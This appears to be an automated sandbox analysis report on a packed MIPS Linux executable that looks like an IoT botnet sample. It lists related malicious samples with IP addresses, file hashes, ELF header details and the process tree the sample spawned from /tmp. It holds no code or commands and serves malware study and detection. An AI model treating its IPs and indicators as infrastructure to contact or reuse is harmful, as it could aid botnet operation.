	g1lkVsHd4L	Get hash	malicious	Browse	• 181.45.174.125
	666.arm7	Get hash	malicious	Browse	• 181.45.174.151
	b3astmode.x86	Get hash	malicious	Browse	• 190.55.197.71
	notabotnet.x86	Get hash	malicious	Browse	• 181.45.126.255
	Y1Km1Op9Oj	Get hash	malicious	Browse	• 181.45.1.148

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
Entropy (8bit):	7.910894494672479
TrID:	• ELF Executable and Linkable format (Linux) (4029/14) 50.16% • ELF Executable and Linkable format (generic) (4004/1) 49.84%
File name:	HCyigyiCAH
File size:	33372
MD5:	37d47c84691e35296d2eee47a3bb19c3
SHA1:	afe47428ba503e1d48d58ca9e63dec079676af01
SHA256:	be3c2bbc9ccb07afdb7d40068a1d4ab3911ba6e81eddc72d3e7251fbc09d5aff
SHA512:	e70f15b07777753e98b289371a3f9c521fac91b4a0f942099f11de09e13be1ccfe654f0b9d30f6a2df397e237539c57f2796fb493a8c3aaf30f31b4053bea86a
SSDEEP:	768:ogc55Pi1VI5eo4BKjhbop5SvQk0jYKfMbMFQeqjYIJgGlzDpbuR1Jo:ogc3kCLQfk0j3faWQek9VJuu
File Content Preview:	.ELF.....m....4.....4. ...(.....}x.E}x.E}x.....?..._UPX!.d.....Z...Z.....U.....?.E.h4...@b..) ..]....E....(.Rfp.EPD0@..n..y..Ja...%.....R.J.....V..U&...k.1.$.'...D...i8.....

Static ELF Info

ELF header

Class:	ELF32
Data:	2's complement, big endian
Version:	1 (current)
Machine:	MIPS R3000
Version Number:	0x1
Type:	EXEC (Executable file)
OS/ABI:	UNIX - System V
ABI Version:	0
Entry Point Address:	0x106dd8
Flags:	0x1007
ELF Header Size:	52
Program Header Offset:	52
Program Header Size:	32
Number of Program Headers:	2

ELF header

Section Header Offset:	0
Section Header Size:	40
Number of Section Headers:	0
Header String Table Index:	0

Program Segments

Type	Offset	Virtual Address	Physical Address	File Size	Memory Size	Entropy	Flags	Flags Description	Align	Prog Interpreter	Section Mappings
LOAD	0x0	0x100000	0x100000	0x811c	0x811c	4.1854	0x5	R E	0x10000		
LOAD	0x7d78	0x457d78	0x457d78	0x0	0x0	0.0000	0x6	RW	0x10000		

Network Behavior

TCP Packets

System Behavior

Analysis Process: HCyigyiCAH PID: 5287 Parent PID: 5119

General

Start time:	07:55:51
Start date:	27/10/2021
Path:	/tmp/HCyigyiCAH
Arguments:	/tmp/HCyigyiCAH
File size:	5777432 bytes
MD5 hash:	0083f1f0e77be34ad27f849842bbb00c

File Activities

File Read

Analysis Process: HCyigyiCAH PID: 5292 Parent PID: 5287

General

Start time:	07:55:53
Start date:	27/10/2021
Path:	/tmp/HCyigyiCAH
Arguments:	n/a
File size:	5777432 bytes
MD5 hash:	0083f1f0e77be34ad27f849842bbb00c

Analysis Process: HCyigyiCAH PID: 5293 Parent PID: 5287

General

Start time:	07:55:53
Start date:	27/10/2021
Path:	/tmp/HCyigyiCAH
Arguments:	n/a

File size:	5777432 bytes
MD5 hash:	0083f1f0e77be34ad27f849842bbb00c

Analysis Process: HCyigyiCAH PID: 5296 Parent PID: 5287

General

Start time:	07:55:53
Start date:	27/10/2021
Path:	/tmp/HCyigyiCAH
Arguments:	n/a
File size:	5777432 bytes
MD5 hash:	0083f1f0e77be34ad27f849842bbb00c

Analysis Process: HCyigyiCAH PID: 5297 Parent PID: 5287

General

Start time:	07:55:53
Start date:	27/10/2021
Path:	/tmp/HCyigyiCAH
Arguments:	n/a
File size:	5777432 bytes
MD5 hash:	0083f1f0e77be34ad27f849842bbb00c

Analysis Process: HCyigyiCAH PID: 5299 Parent PID: 5287

General

Start time:	07:55:53
Start date:	27/10/2021
Path:	/tmp/HCyigyiCAH
Arguments:	n/a
File size:	5777432 bytes
MD5 hash:	0083f1f0e77be34ad27f849842bbb00c